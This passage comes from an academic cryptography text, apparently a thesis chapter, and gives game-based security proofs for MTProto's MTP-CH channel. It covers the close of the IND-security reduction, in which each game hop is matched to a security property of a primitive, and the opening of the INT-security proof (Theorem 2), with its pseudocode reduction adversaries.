6 :     $(st_{\mathsf{ME},u}, m) \leftarrow \mathsf{ME.Decode}(st_{\mathsf{ME},u}, p, aux)$
7 : return $\perp$
```

Figure 6.38. Adversary $\mathcal{D}_{\mathrm{RKPRF}}$ against the RKPRF-security of KDF for the transition between the games G_1–G_2.

$G_1 \to G_2$. In the transition between the games G_1 and G_2 (Fig. 6.36), we use the RKPRF-security of KDF with respect to ϕ_{KDF} in order to replace $\mathsf{KDF.Ev}(kk_u, msk)$ with a uniformly random value from $\{0,1\}^{\mathsf{KDF.ol}}$ (and for consistency store the latter in $\mathsf{T}[u, msk]$). Similarly to the above, in Fig. 6.38 we build an adversary $\mathcal{D}_{\mathrm{RKPRF}}$ attacking the RKPRF-security of KDF that simulates G_1 or G_2 for the adversary $\mathcal{D}_{\mathrm{IND}}$, depending on the challenge bit in the game $G^{\mathsf{rkprf}}_{\mathsf{KDF},\phi_{\mathsf{KDF}},\mathcal{D}_{\mathrm{RKPRF}}}$ (Fig. 6.21). We have

$$\Pr[G_1] - \Pr[G_2] = \mathsf{Adv}^{\mathsf{rkprf}}_{\mathsf{KDF},\phi_{\mathsf{KDF}}}(\mathcal{D}_{\mathrm{RKPRF}})\,.$$

```
Adversary $\mathcal{D}^{\textsc{Send},\textsc{Recv}}_{\mathrm{ENCROB}}$
  $b \leftarrow\$ \{0,1\}$
  $hk \leftarrow\$ \{0,1\}^{\mathsf{HASH.kl}}$
  $mk \leftarrow\$ \{0,1\}^{320}$
  $x \leftarrow\$ \{0,1\}^{992}$
  $aid \leftarrow \mathsf{HASH.Ev}(hk, x)$
  $(mk_{\mathcal{I}}, mk_{\mathcal{R}}) \leftarrow \phi_{\mathsf{MAC}}(mk)$
  $b' \leftarrow\$ \mathcal{D}^{\textsc{SendSim},\textsc{RecvSim}}_{\mathrm{IND}}$
  if $b' = b$ then return 1
  else return 0
```

```
$\textsc{SendSim}(u, m_0, m_1, aux, r)$
  if $|m_0| \neq |m_1|$ then return $\bot$
  $p \leftarrow \textsc{Send}(u, m_b, aux, r)$
  $msk \leftarrow \mathsf{MAC.Ev}(mk_u, p)$
  if $\mathsf{T}[u, msk] = \bot$ then
      $\mathsf{T}[u, msk] \leftarrow\$ \{0,1\}^{\mathsf{KDF.ol}}$
  $k \leftarrow \mathsf{T}[u, msk]$
  $c_{\mathsf{SE}} \leftarrow \mathsf{SE.Enc}(k, p)$
  $c \leftarrow (aid, msk, c_{\mathsf{SE}})$
  return $c$
```

```
$\textsc{RecvSim}(u, c, aux)$
  $(aid', msk', c_{\mathsf{SE}}) \leftarrow c$
  if $\mathsf{T}[\overline{u}, msk'] = \bot$ then
      $\mathsf{T}[\overline{u}, msk'] \leftarrow\$ \{0,1\}^{\mathsf{KDF.ol}}$
  $k \leftarrow \mathsf{T}[\overline{u}, msk']$
  $p \leftarrow \mathsf{SE.Dec}(k, c_{\mathsf{SE}})$
  $msk \leftarrow \mathsf{MAC.Ev}(mk_{\overline{u}}, p)$
  if $(msk' = msk) \wedge (aid' = aid)$ then
      $\textsc{Recv}(u, p, aux)$
  return $\bot$
```

Figure 6.39. Adversary $\mathcal{D}_{\mathrm{ENCROB}}$ against the ENCROB-security of ME for the transition between the games G_2–G_3.

$G_2 \to G_3$. We invoke the ENCROB property of ME to transition from G_2 to G_3 (Fig. 6.36). This property states that calls to ME.Decode do not change ME's state in a way that affects the payloads returned by any future calls to ME.Encode, allowing us to remove the ME.Decode call from inside the oracle $\textsc{Recv}$ in the game G_3. In Fig. 6.39, we build an adversary $\mathcal{D}_{\mathrm{ENCROB}}$ against ENCROB of ME that simulates either G_2 or G_3 for $\mathcal{D}_{\mathrm{IND}}$, depending on the challenge bit in the game $G^{\mathsf{encrob}}_{\mathsf{ME},\mathcal{D}_{\mathrm{ENCROB}}}$ (Fig. 6.33), such that

$$\Pr[G_2] - \Pr[G_3] = \mathsf{Adv}^{\mathsf{encrob}}_{\mathsf{ME}}(\mathcal{D}_{\mathrm{ENCROB}})\,.$$

```
Games G_4–G_8
1 :  $b \leftarrow\!\!\$ \{0,1\}$
2 :  $hk \leftarrow\!\!\$ \{0,1\}^{\mathsf{HASH.kl}}$
3 :  $mk \leftarrow\!\!\$ \{0,1\}^{320}$
4 :  $x \leftarrow\!\!\$ \{0,1\}^{992}$
5 :  $aid \leftarrow \mathsf{HASH.Ev}(hk, x)$
6 :  $(mk_{\mathcal{I}}, mk_{\mathcal{R}}) \leftarrow \phi_{\mathsf{MAC}}(mk)$
7 :  $(st_{\mathsf{ME},\mathcal{I}}, st_{\mathsf{ME},\mathcal{R}}) \leftarrow\!\!\$ \mathsf{ME.Init}()$
8 :  $X_{\mathcal{I}} \leftarrow \emptyset\,;\ X_{\mathcal{R}} \leftarrow \emptyset$
9 :  $b' \leftarrow\!\!\$ \mathcal{D}_{\mathrm{IND}}^{\textsc{Send},\textsc{Recv}}$
10 : return $b' = b$
```

```
SEND(u, m_0, m_1, aux, r)
1 :  if $|m_0| \neq |m_1|$ then return $\perp$
2 :  $(st_{\mathsf{ME},u}, p) \leftarrow \mathsf{ME.Encode}(st_{\mathsf{ME},u}, m_b, aux; r)$
3 :  if $p[0:256] \in X_u$ then
4 :     $\mathsf{bad}_0 \leftarrow \mathsf{true}$
5 :     $msk \leftarrow \mathsf{MAC.Ev}(mk_u, p)$                    // G_4
6 :     $msk \leftarrow\!\!\$ \{0,1\}^{\mathsf{MAC.ol}}$                    // G_5–G_8
7 :  else
8 :     $msk \leftarrow \mathsf{MAC.Ev}(mk_u, p)$                    // G_4–G_5
9 :     $msk \leftarrow\!\!\$ \{0,1\}^{\mathsf{MAC.ol}}$                    // G_6–G_8
10 : $X_u \leftarrow X_u \cup \{p[0:256]\}$
11 : $k \leftarrow\!\!\$ \{0,1\}^{\mathsf{KDF.ol}}$
12 : if $\mathsf{T}[u, msk] \neq \perp$ then
13 :    $\mathsf{bad}_1 \leftarrow \mathsf{true}$
14 :    $k \leftarrow \mathsf{T}[u, msk]$                    // G_4–G_6
15 : $\mathsf{T}[u, msk] \leftarrow k$
16 : $c_{\mathsf{SE}} \leftarrow \mathsf{SE.Enc}(k, p)$                    // G_4–G_7
17 : $c_{\mathsf{SE}} \leftarrow\!\!\$ \{0,1\}^{\mathsf{SE.cl}(\mathsf{ME.pl}(|m_b|, r))}$                    // G_8
18 : $c \leftarrow (aid, msk, c_{\mathsf{SE}})$
19 : return $c$
```

```
RECV(u, c, aux)
1 :  return $\perp$
```

Figure 6.40. Games G4–G8 for the proof of Theorem 1. The code highlighted in grey was rewritten in a way that is functionally equivalent to the corresponding code in G3.

$G_3 \to G_4$. The game G_4 (Fig. 6.40) differs from the game G_3 (Fig. 6.36) in the following:

(1) The KDF keys kk, $kk_{\mathcal{I}}$, $kk_{\mathcal{R}}$ are no longer used in our reduction games starting from G_3, so they are not included in the game G_4 and onwards.

(2) The calls to the RECV oracle in the game G_3 no longer change the receiver's channel state, so the game G_4 immediately returns $\bot$ on every call to RECV.

(3) The game G_4 rewrites, in a functionally equivalent way, the initialisation and usage of the values from the PRF-table T inside the oracle SEND.

(4) The game G_4 adds a set X_u, for each $u \in \{\mathcal{I}, \mathcal{R}\}$, that stores the 256-bit prefixes of payloads that were produced by calling the specific user's SEND oracle. Every time a new payload p is generated, the added code inside the SEND oracle checks whether its prefix $p[0:256]$ is already contained inside X_u, which would mean that another previously seen payload had the same prefix. Then, regardless of whether this condition passes, the new prefix $p[0:256]$ is added to X_u. We note that the output of the oracle SEND in the game G_4 does not change depending on whether this condition passes or fails.

(5) The game G_4 adds the Boolean flags bad_0 and bad_1 that are set to true when the corresponding conditions inside the oracle SEND are satisfied. These flags do not affect the functionality of the games, and will only be used for the formal analysis that we provide below.

The two games are functionally equivalent, so

$$\Pr[G_4] = \Pr[G_3].$$

$G_4 \to G_5$. The transition from the game G_4 to G_5 (Fig. 6.40) replaces the value assigned to msk when the newly added unique-prefixes condition is satisfied; the value of msk changes from $\mathsf{MAC.Ev}(mk_u, p)$ to a uniformly random string from $\{0,1\}^{\mathsf{MAC.ol}}$. The games G_4 and G_5 are identical until bad_0 is set. According to the Fundamental Lemma of Game Playing, we have

$$\Pr[G_4] - \Pr[G_5] \le \Pr\left[\mathsf{bad}_0^{G_4}\right],$$

where $\Pr\left[\mathsf{bad}_0^{G_4}\right]$ denotes the probability of setting the flag bad_0 in the game G_4.

The UPREF property of ME states that it is hard to find two payloads returned by $\mathsf{ME.Encode}$ such that their 256-bit prefixes are the same; we use this property to upper-bound the probability of setting bad_0 in the game G_4. In Fig. 6.41, we build an adversary $\mathcal{A}_{\mathrm{UPREF}}$ attacking the UPREF of ME that simulates the game G_4 for the adversary $\mathcal{D}_{\mathrm{IND}}$. Every time bad_0 is set in the game G_4, this corresponds to the adversary $\mathcal{A}_{\mathrm{UPREF}}$ setting the flag win to true in its own game $G^{\mathsf{upref}}_{\mathsf{ME},\mathcal{A}_{\mathrm{UPREF}}}$ (Fig. 6.32). It follows that

$$\Pr\left[\mathsf{bad}_0^{G_4}\right] \le \mathsf{Adv}_{\mathsf{ME}}^{\mathsf{upref}}(\mathcal{A}_{\text{UPREF}})\,.$$

```
Adversary $\mathcal{A}_{\text{UPREF}}^{\text{Send}}$
$b \leftarrow\$ \{0,1\}$
$hk \leftarrow\$ \{0,1\}^{\mathsf{HASH.kl}}$
$mk \leftarrow\$ \{0,1\}^{320}$
$x \leftarrow\$ \{0,1\}^{992}$
$aid \leftarrow \mathsf{HASH.Ev}(hk, x)$
$(mk_{\mathcal{I}}, mk_{\mathcal{R}}) \leftarrow \phi_{\mathsf{MAC}}(mk)$
$b' \leftarrow\$ \mathcal{D}_{\text{IND}}^{\text{SendSim},\text{RecvSim}}$

SendSim$(u, m_0, m_1, aux, r)$
if $|m_0| \neq |m_1|$ then return $\perp$
$p \leftarrow \text{Send}(u, m_b, aux, r)$
$msk \leftarrow \mathsf{MAC.Ev}(mk_u, p)$
$k \leftarrow\$ \{0,1\}^{\mathsf{KDF.ol}}$
if $\mathsf{T}[u, msk] \neq \perp$ then
    $k \leftarrow \mathsf{T}[u, msk]$
$\mathsf{T}[u, msk] \leftarrow k$
$c_{\mathsf{SE}} \leftarrow \mathsf{SE.Enc}(k, p)$
$c \leftarrow (aid, msk, c_{\mathsf{SE}})$
return $c$

RecvSim$(u, c, aux)$
return $\perp$
```

Figure 6.41. Adversary $\mathcal{A}_{\text{UPREF}}$ against the UPREF-security of ME for the transition between the games G4–G5.

```
Adversary $\mathcal{D}_{\text{UPRKPRF}}^{\text{RoR}}$
$b \leftarrow\$ \{0,1\}$
$hk \leftarrow\$ \{0,1\}^{\mathsf{HASH.kl}}$
$x \leftarrow\$ \{0,1\}^{992}$
$aid \leftarrow \mathsf{HASH.Ev}(hk, x)$
$(st_{\mathsf{ME},\mathcal{I}}, st_{\mathsf{ME},\mathcal{R}}) \leftarrow\$ \mathsf{ME.Init}()$
$b' \leftarrow\$ \mathcal{D}_{\text{IND}}^{\text{SendSim},\text{RecvSim}}$
if $b' = b$ then return 1
else return 0

SendSim$(u, m_0, m_1, aux, r)$
if $|m_0| \neq |m_1|$ then return $\perp$
$(st_{\mathsf{ME},u}, p) \leftarrow \mathsf{ME.Encode}(st_{\mathsf{ME},u}, m_b, aux; r)$
$msk \leftarrow \text{RoR}(u, p)$
if $msk = \perp$ then $msk \leftarrow\$ \{0,1\}^{\mathsf{MAC.ol}}$
$k \leftarrow\$ \{0,1\}^{\mathsf{KDF.ol}}$
if $\mathsf{T}[u, msk] \neq \perp$ then
    $k \leftarrow \mathsf{T}[u, msk]$
$\mathsf{T}[u, msk] \leftarrow k$
$c_{\mathsf{SE}} \leftarrow \mathsf{SE.Enc}(k, p)$
$c \leftarrow (aid, msk, c_{\mathsf{SE}})$
return $c$

RecvSim$(u, c, aux)$
return $\perp$
```

Figure 6.42. Adversary $\mathcal{D}_{\text{UPRKPRF}}$ against the UPRKPRF-security of MAC for the transition between the games G5–G6.

$G_5 \rightarrow G_6$. We use the UPRKPRF-security of MAC with respect to ϕ_{MAC} in order to replace the value of msk from $\mathsf{MAC.Ev}(mk_u, p)$ to a uniformly random value from $\{0,1\}^{\mathsf{MAC.ol}}$ in the transition from G_5 to G_6 (Fig. 6.40). Note that the notion of UPRKPRF-security only guarantees the indistinguishability from random when MAC is evaluated on inputs with unique prefixes, whereas the games G_5, G_6 ensure that this prerequisite is satisfied by only evaluating MAC if $p[0:256] \notin X_u$. In Fig. 6.42, we build an adversary $\mathcal{D}_{\mathrm{UPRKPRF}}$ attacking the UPRKPRF-security of MAC that simulates G_5 or G_6 for the adversary $\mathcal{D}_{\mathrm{IND}}$, depending on the challenge bit in the game $G^{\mathsf{uprkprf}}_{\mathsf{MAC},\phi_{\mathsf{MAC}},\mathcal{D}_{\mathrm{UPRKPRF}}}$ (Fig. 6.24) . It follows that

$$\Pr[G_5] - \Pr[G_6] = \mathsf{Adv}^{\mathsf{uprkprf}}_{\mathsf{MAC},\phi_{\mathsf{MAC}}}(\mathcal{D}_{\mathrm{UPRKPRF}})\,.$$

$G_6 \rightarrow G_7$. The games G_6 and G_7 (Fig. 6.40) are identical until bad_1 is set; so, as above, we have

$$\Pr[G_6] - \Pr[G_7] \le \Pr\left[\mathsf{bad}_1^{G_6}\right].$$

The values of $msk \in \{0,1\}^{\mathsf{MAC.ol}}$ in the game G_6 are sampled uniformly at random and independently across the q_{SEND} different calls to the oracle SEND, so we can apply the birthday bound to claim the following:

$$\Pr\left[\mathsf{bad}_1^{G_6}\right] \le \frac{q_{\mathrm{SEND}} \cdot (q_{\mathrm{SEND}} - 1)}{2 \cdot 2^{\mathsf{MAC.ol}}}.$$

```
Adversary $\mathcal{D}^{\mathrm{RoR}}_{\mathrm{OTIND\$}}$
1 : $b \leftarrow\$ \{0,1\}$
2 : $hk \leftarrow\$ \{0,1\}^{\mathsf{HASH.kl}}$
3 : $x \leftarrow\$ \{0,1\}^{992}$
4 : $aid \leftarrow \mathsf{HASH.Ev}(hk, x)$
5 : $(st_{\mathsf{ME},\mathcal{I}}, st_{\mathsf{ME},\mathcal{R}}) \leftarrow\$ \mathsf{ME.Init}()$
6 : $b' \leftarrow\$ \mathcal{D}^{\mathrm{SendSim},\mathrm{RecvSim}}_{\mathrm{IND}}$
7 : if $b' = b$ then return 1
8 : else return 0

SendSim$(u, m_0, m_1, aux, r)$
1 : if $|m_0| \neq |m_1|$ then return $\perp$
2 : $(st_{\mathsf{ME},u}, p) \leftarrow \mathsf{ME.Encode}(st_{\mathsf{ME},u}, m_b, aux; r)$
3 : $msk \leftarrow\$ \{0,1\}^{\mathsf{MAC.ol}}$
4 : $c_{\mathsf{SE}} \leftarrow \mathrm{RoR}(p)$
5 : $c \leftarrow (aid, msk, c_{\mathsf{SE}})$
6 : return $c$

RecvSim$(u, c, aux)$
1 : return $\perp$
```

Figure 6.43. Adversary $\mathcal{D}_{\mathrm{OTIND\$}}$ against the OTIND\$-security of SE for the transition between the games G_7–G_8.

$G_7 \rightarrow G_8$. In the transition from G_7 to G_8 (Fig. 6.40), we replace the value of the ciphertext c_{SE} from $\mathsf{SE.Enc}(k, p)$ to a uniformly random value from $\{0,1\}^{\mathsf{SE.cl}(\mathsf{ME.pl}(|m_b|, r))}$ by appealing to the OTIND\$-security of SE. Recall that $\mathsf{ME.pl}(|m_b|, r)$ is the length of the payload p that is produced by calling ME.Encode on any message of length $|m_b|$ and on random coins r, whereas $\mathsf{SE.cl}(\cdot)$ maps the payload length to the resulting ciphertext length when encrypted with SE. In Fig. 6.43, we build an adversary $\mathcal{D}_{\mathrm{OTIND\$}}$ attacking the OTIND\$-security of SE that simulates G_7 or G_8 for the adversary

$\mathcal{D}_{\text{IND}}$, depending on the challenge bit in the game $G^{\mathsf{otind\$}}_{\mathsf{SE},\mathcal{D}_{\text{OTIND\$}}}$ (Fig. 2.7). It follows that

$$\Pr[G_7] - \Pr[G_8] = \mathsf{Adv}^{\mathsf{otind\$}}_{\mathsf{SE}}(\mathcal{D}_{\text{OTIND\$}}) .$$

G$_8$. Finally, the output of the SEND oracle in the game G_8 no longer depends on the challenge bit b, so we have

$$\Pr[G_8] = \frac{1}{2}.$$

The statement of the theorem follows. □

Proof alternatives. Our security reduction relies on the RKPRF-security of KDF with respect to ϕ_{KDF}. We note that it would suffice to instead define and use a related-key *weak*-PRF notion here. It could be used in the penultimate step of this security reduction: right before appealing to the OTIND\$-security of SE.

Further, in this security reduction we consider a generic function family MAC and rely on it being related-key PRF-secure with respect to unique-prefix inputs. Recall that MTProto uses MAC = MTP-MAC such that $\mathsf{MTP\text{-}MAC.Ev}(mk_u, p) = \mathsf{SHA\text{-}256}(mk_u \parallel p)[64 : 192]$. It discards half of the SHA-256 output bits, so we could alternatively model it as an instance of Augmented MAC (AMAC) and prove it to be related-key PRF-secure based on [BBT16]. However, using the results from [BBT16] would have required us to show that the SHA-256 compression function is a secure PRF when half of its key is leaked to the adversary. We achieve a simpler and tighter security reduction by relying on the unique-prefix property of ME that is already guaranteed in MTProto.

6.7.3 INT-security of MTP-CH

The first half of our integrity proof shows that it is hard to forge ciphertexts; in order to justify this, we rely on security properties of the cryptographic primitives that are used to build the channel MTP-CH (i.e. HASH, KDF, SE, and MAC). Once ciphertext forgery is ruled out, we are guaranteed that MTP-CH broadly matches an intuition of an *authenticated channel*: it prevents an attacker from modifying or creating their own ciphertexts but still allows them to intercept and subsequently replay, reorder or drop honestly produced ciphertexts. So in the second part of the proof we show that the message encoding scheme ME appropriately resolves all of the possible adversarial interaction with an authenticated channel; formally, we require that it behaves according to the requirements that are specified by some support function supp. Our main result is then:

Theorem 2. *Let $sid \in \{0,1\}^{64}$, $n_{\mathsf{pad}} \in \mathbb{N}$, and $\ell_{\mathsf{block}} = 128$. Let* $\mathsf{ME} = \mathsf{MTP\text{-}ME}[sid, n_{\mathsf{pad}}, \ell_{\mathsf{block}}]$ *and* $\mathsf{SE} = \mathsf{MTP\text{-}SE}$. *Let* HASH, MAC, KDF, ϕ_{MAC}, ϕ_{KDF} *be any primitives that, together with* ME *and* SE, *meet the requirements stated in Definition 22 of the channel* MTP-CH. *Let* $\mathsf{CH} = \mathsf{MTP\text{-}CH}[\mathsf{ME}, \mathsf{HASH}, \mathsf{MAC}, \mathsf{KDF}, \phi_{\mathsf{MAC}}, \phi_{\mathsf{KDF}}, \mathsf{SE}]$. *Let* supp = SUPP. *Let* $\mathcal{A}_{\text{INT}}$ *be any adversary against the* INT-*security* *of* CH *with respect to* supp*. Then we can build the adversaries* $\mathcal{D}_{\mathrm{OTWIND}}$, $\mathcal{D}_{\mathrm{RKPRF}}$, $\mathcal{A}_{\mathrm{UNPRED}}$, $\mathcal{A}_{\mathrm{RKCR}}$, $\mathcal{A}_{\mathrm{EINT}}$ *such that*

$$\begin{aligned}\mathsf{Adv}^{\mathsf{int}}_{\mathsf{CH},\mathsf{supp}}(\mathcal{A}_{\mathrm{INT}}) \leq\ & \mathsf{Adv}^{\mathsf{otwind}}_{\mathsf{HASH}}(\mathcal{D}_{\mathrm{OTWIND}}) + \mathsf{Adv}^{\mathsf{rkprf}}_{\mathsf{KDF},\phi_{\mathsf{KDF}}}(\mathcal{D}_{\mathrm{RKPRF}}) \\ &+ \mathsf{Adv}^{\mathsf{unpred}}_{\mathsf{SE},\mathsf{ME}}(\mathcal{A}_{\mathrm{UNPRED}}) + \mathsf{Adv}^{\mathsf{rkcr}}_{\mathsf{MAC},\phi_{\mathsf{MAC}}}(\mathcal{A}_{\mathrm{RKCR}}) \\ &+ \mathsf{Adv}^{\mathsf{eint}}_{\mathsf{ME},\mathsf{supp}}(\mathcal{A}_{\mathrm{EINT}})\,.\end{aligned}$$

Before providing the detailed proof, we provide some discussion of our approach and a high-level overview of the different parts of the proof.

Invisible terms based on the correctness of ME**,** SE**,** supp**.** We state and prove our INT-security claim for the channel $\mathsf{MTP\text{-}CH}$ with respect to fixed choices of MTProto-based constructions $\mathsf{ME} = \mathsf{MTP\text{-}ME}$ and $\mathsf{SE} = \mathsf{MTP\text{-}SE}$, and with respect to the support function $\mathsf{supp} = \mathsf{SUPP}$. Throughout the proof, our security reduction relies on six correctness-style properties of these primitives: one for ME, two for SE, three for supp. Each of them can be observed to be always true for the corresponding scheme, and hence does not contribute an additional term to the advantage statement in Theorem 2. These properties are also simple enough that we chose not to define them in a game-based style (the one we require from ME is distinct from, and simpler than, the encoding correctness notion that we defined in Section 6.2.5). Our security reduction nonetheless introduces and justifies a game hop for each of these properties. This necessitates the use of 14 security reduction games to prove Theorem 2, including some that are meant to be equivalent by observation (i.e. the corresponding game transitions do not rely on any correctness or security properties).

Theorem 2 could be stated in a more general way, fully formalising the aforementioned correctness notions and phrasing our claims with respect to any SE, ME, supp. We lose this generality by instantiating these primitives. Our motivation is twofold. On the one hand, we state our claims in a way that highlights the parts of MTProto (as captured by our model) that are critical for its security analysis, and omit spending too much attention on parts of the reduction that can be "taken for granted". On the other hand, our work studies MTProto, and the abstractions that we use are meant to simplify and aid this analysis. We discourage the reader from treating $\mathsf{MTP\text{-}CH}$ in a prescriptive way, e.g. from trying to instantiate it with different primitives to build a secure channel since standard, well-studied cryptographic protocols such as TLS already exist.

Forging a ciphertext is hard. Let $\mathcal{A}_{\mathrm{INT}}$ be an adversary playing in the INT-security game against the channel $\mathsf{MTP\text{-}CH}$. Consider an arbitrary call made by $\mathcal{A}_{\mathrm{INT}}$ to its oracle $\textsc{Recv}$ on inputs u, c, aux such that $c = (aid', msk', c_{\mathsf{SE}})$. Recall that $\mathsf{MTP\text{-}CH.Recv}$ attempts to verify msk' by checking whether $msk' = \mathsf{MAC.Ev}(mk_{\overline{u}}, p)$ for an appropriately recovered payload p. If this msk' verification passes (and if $aid' = aid$), then $\mathsf{MTP\text{-}CH.Recv}$ attempts to decode the payload by computing $(st_{\mathsf{ME},u}, m) \leftarrow \mathsf{ME.Decode}(st_{\mathsf{ME},u}, p, aux)$.

We consider two cases, and claim the following:

(A) If msk' was not previously returned by the oracle SEND as a part of any ciphertext sent by the user $\overline{u}$, then an evaluation of $\mathsf{ME.Decode}(st_{\mathsf{ME},u}, p, aux)$ would return $m = \perp$ with high probability *regardless of whether the msk′ verification passed or failed*; so in this case we are not concerned with assessing the likelihood that the msk' verification passes.

(B) If msk' was previously returned by the oracle SEND as a part of another ciphertext $c^* = (aid^*, msk', c^*_{\mathsf{SE}})$ sent by the user $\overline{u}$, and if $aid^* = aid' = aid$, then with high probability $c_{\mathsf{SE}} = c^*_{\mathsf{SE}}$ (and hence $c = c^*$) whenever the msk' verification passes.

We now justify both claims.

Case A: Assume msk′ is fresh. Our analysis of this case will rely on a property of the symmetric encryption scheme SE, and will require that its key k is chosen uniformly at random. Thus, we begin by invoking the OTWIND-security of HASH and the RKPRF-security of KDF in order to claim that the output of $\mathsf{KDF.Ev}(kk_{\overline{u}}, msk')$ is indistinguishable from random; this mirrors the first two steps of the IND-security reduction of MTP-CH.

Our analysis of Case A now reduces roughly to the following: we need to show that it is hard to find any SE ciphertext c_{SE} such that its decryption p under a uniformly random key k has a non-negligible chance of being successfully decoded by ME.Decode (i.e. returning $m \neq \perp$). As part of this experiment, the adversary is allowed to query many different values of msk' and c_{SE} (recall that an MTP-CH ciphertext contains both). At this point, msk' is only used to select a uniformly random SE key k, but the adversary can reuse the same key k in combination with many different choices of c_{SE}. The Case A assumption that msk' is "fresh" means that msk' was not seen during previous calls to the SEND oracle, so the adversary has no additional leakage on key k. All of the above is captured by the notion of SE's unpredictability (UNPRED) with respect to ME.

Case B: Assume msk′ is reused. In this case, we know that the adversary $\mathcal{A}_{\mathrm{INT}}$ previously called its SEND oracle on inputs $\overline{u}, m^*, aux^*, r^*$ for some m^*, aux^*, r^*, and received back a ciphertext $c^* = (aid^*, msk^*, c^*_{\mathsf{SE}})$ such that $msk^* = msk'$. Let p^* be the payload that was built and used inside this oracle call. Recall that we are currently considering $\mathcal{A}_{\mathrm{INT}}$'s ongoing call to its RECV oracle on inputs u, c, aux such that $c = (aid', msk', c_{\mathsf{SE}})$; we are only interested in the event that the msk' verification passed (and that $aid^* = aid' = aid$), meaning that $msk' = msk$, where $msk \leftarrow \mathsf{MAC.Ev}(mk_{\overline{u}}, p)$ for an appropriately recovered p.

It follows that $\mathsf{MAC.Ev}(mk_{\overline{u}}, p^*) = \mathsf{MAC.Ev}(mk_{\overline{u}}, p)$. If $p^* \neq p$, then this breaks the RKCR-security of MAC since MTProto uses MTP-MAC, which is defined as

$$\mathsf{MTP\text{-}MAC.Ev}(mk_u, p) = \mathsf{SHA\text{-}256}(mk_u \parallel p)[64:192].$$

Based on the above, we obtain $(msk^*, p^*) = (msk, p)$. Let $k \leftarrow \mathsf{KDF.Ev}(kk_{\overline{u}}, msk)$. Note that $c^*_{\mathsf{SE}} \leftarrow \mathsf{SE.Enc}(k, p^*)$ was computed during the SEND call, and $p \leftarrow \mathsf{SE.Dec}(k, c_{\mathsf{SE}})$ was computed during the ongoing RECV call. The equality $p^* = p$ implies $c^*_{\mathsf{SE}} = c_{\mathsf{SE}}$ if SE guarantees that for any key k, the algorithms of SE match every message $p \in \mathsf{SE.MS}$ with a unique ciphertext c_{SE}. When this condition holds, we say that SE has *unique ciphertexts*. We note that MTP-SE satisfies this property; it follows that $c^*_{\mathsf{SE}} = c_{\mathsf{SE}}$ and therefore the MTP-CH ciphertext c that was queried to RECV (for user u) is equal to the ciphertext c' that was previously returned by SEND (for user $\overline{u}$). Implicit in this argument is an assumption that SE has the decryption correctness property; MTP-SE satisfies this property as well.

MTP-CH acts as an authenticated channel. We can rewrite the claims we stated and justified in the first phase of the proof as follows. When the adversary $\mathcal{A}_{\mathrm{INT}}$ queries its oracle RECV on inputs u, c, aux, the channel decrypts c to $m = \perp$ with high probability, unless c was honestly returned in response to $\mathcal{A}_{\mathrm{INT}}$'s prior call to $\text{SEND}(\overline{u}, \ldots)$, meaning $\exists m', aux' : (\texttt{sent}, m', c, aux') \in tr_{\overline{u}}$. Furthermore, we claim that the channel's state st_u of user u does not change when $\mathcal{A}_{\mathrm{INT}}$'s queries to the oracle RECV result in c decrypting to $m = \perp$. This could only happen in Case A above, assuming that the message key msk verification succeeds but then the ME.Decode call returns $m = \perp$ and changes the user u's message encoding state $st_{\mathsf{ME},u}$. We note that MTP-ME never updates $st_{\mathsf{ME},u}$ when decoding fails, and hence it satisfies this requirement.

We now know that the oracle RECV accepts only honestly forwarded ciphertexts from the opposite user, and that it never changes the channel's state otherwise. This allows us to rewrite the INT-security game to ignore all cryptographic algorithms in the RECV oracle. More specifically, the oracle RECV can use the opposite user's transcript to check which ciphertexts were produced honestly, and simply reject the ones that are not on this transcript. For each ciphertext c that is on the transcript, the game can maintain a table that maps it to the payload p that was used to generate it; the oracle RECV can fetch this payload and immediately call ME.Decode to decode it.

Interaction between ME and supp. By now, we have transformed our INT-security game to an extent that it roughly captures the requirement that the behaviour of ME should match that of supp (i.e. the adversary $\mathcal{A}_{\mathrm{INT}}$ wins the game if and only if the message m recovered by ME.Decode inside the oracle RECV is not equal to the corresponding output m^* of supp). However, the support function supp uses the MTP-CH encryption c of the payload p as its label, and it is not necessarily clear what information about c can or should be used to define the behaviour of supp. In order to the simplify the security game we have arrived to, we will rely on three correctness-style notions as follows:

(1) Integrity of a support function requires that the support function returns $m^* = \perp$ when it is called on a ciphertext that cannot be found in the opposite user's transcript $tr_{\overline{u}}$.[17]

[17]Integrity of a support function is formalised in Appendix D.1.

(2) Robustness of a support function requires that adding failed decryption events (i.e. $m = \bot$) to a transcript does not affect the future outputs of supp on any inputs.

(3) We also rely on a property requiring that a support function uses no information about its labels beyond their equality pattern, separately for either direction of communication (i.e. $u \to \overline{u}$ and $\overline{u} \to u$).

For the last property, we observe that in our game $p_0 = p_1$ if and only if the corresponding MTP-CH ciphertexts are also equal. This allows us to switch from using ciphertexts to using payloads as the labels for the supp, and simultaneously change the transcripts to also store payloads instead of ciphertexts. Our theorem is stated with respect to supp = SUPP that satisfies all three of the above properties.

The introduced properties of a support function allow us to further simplify the INT-security game. This helps us to remove the corner case that deals with Recv being queried on an invalid ciphertext (i.e. one that was not honestly forwarded). And finally, this lets us reduce our latest version of the INT-security game for MTP-CH to the encoding integrity (EINT) property of ME, supp that is defined to match ME against supp in the presence of adversarial behaviour on an authenticated channel that exchanges ME payloads between two users.

Proof of Theorem 2. This proof uses the games G_0–G_{13} in Figs. 6.44, 6.47, 6.48, 6.51 and 6.52. The adversaries are provided throughout the proof. Note that the games G_0–G_2 and the transitions between them ($G_0 \to G_1$ based on the OTWIND-security of HASH, and $G_1 \to G_2$ based on the RKPRF-security of KDF) are very similar to the corresponding games and transitions in our IND-security reduction. We refer to the proof of Theorem 1 for a detailed explanation of both transitions.

G_0. The game G_0 is equivalent to the game $G^{\mathsf{int}}_{\mathsf{CH},\mathsf{supp},\mathcal{A}_{\mathrm{INT}}}$ (Fig. 6.3). It follows that

$$\mathsf{Adv}^{\mathsf{int}}_{\mathsf{CH},\mathsf{supp}}(\mathcal{A}_{\mathrm{INT}}) = \Pr[G_0].$$

$G_0 \to G_1$. The value of *aid* in the game G_0 depends on the initial KDF key *kk* and MAC key *mk*. In contrast, the game G_1 computes *aid* by evaluating HASH on a uniformly random input x that is independent of *kk* and *mk*. We invoke the OTWIND-security of HASH in order to claim that the adversary $\mathcal{A}_{\mathrm{INT}}$ cannot distinguish between playing in G_0 and G_1.

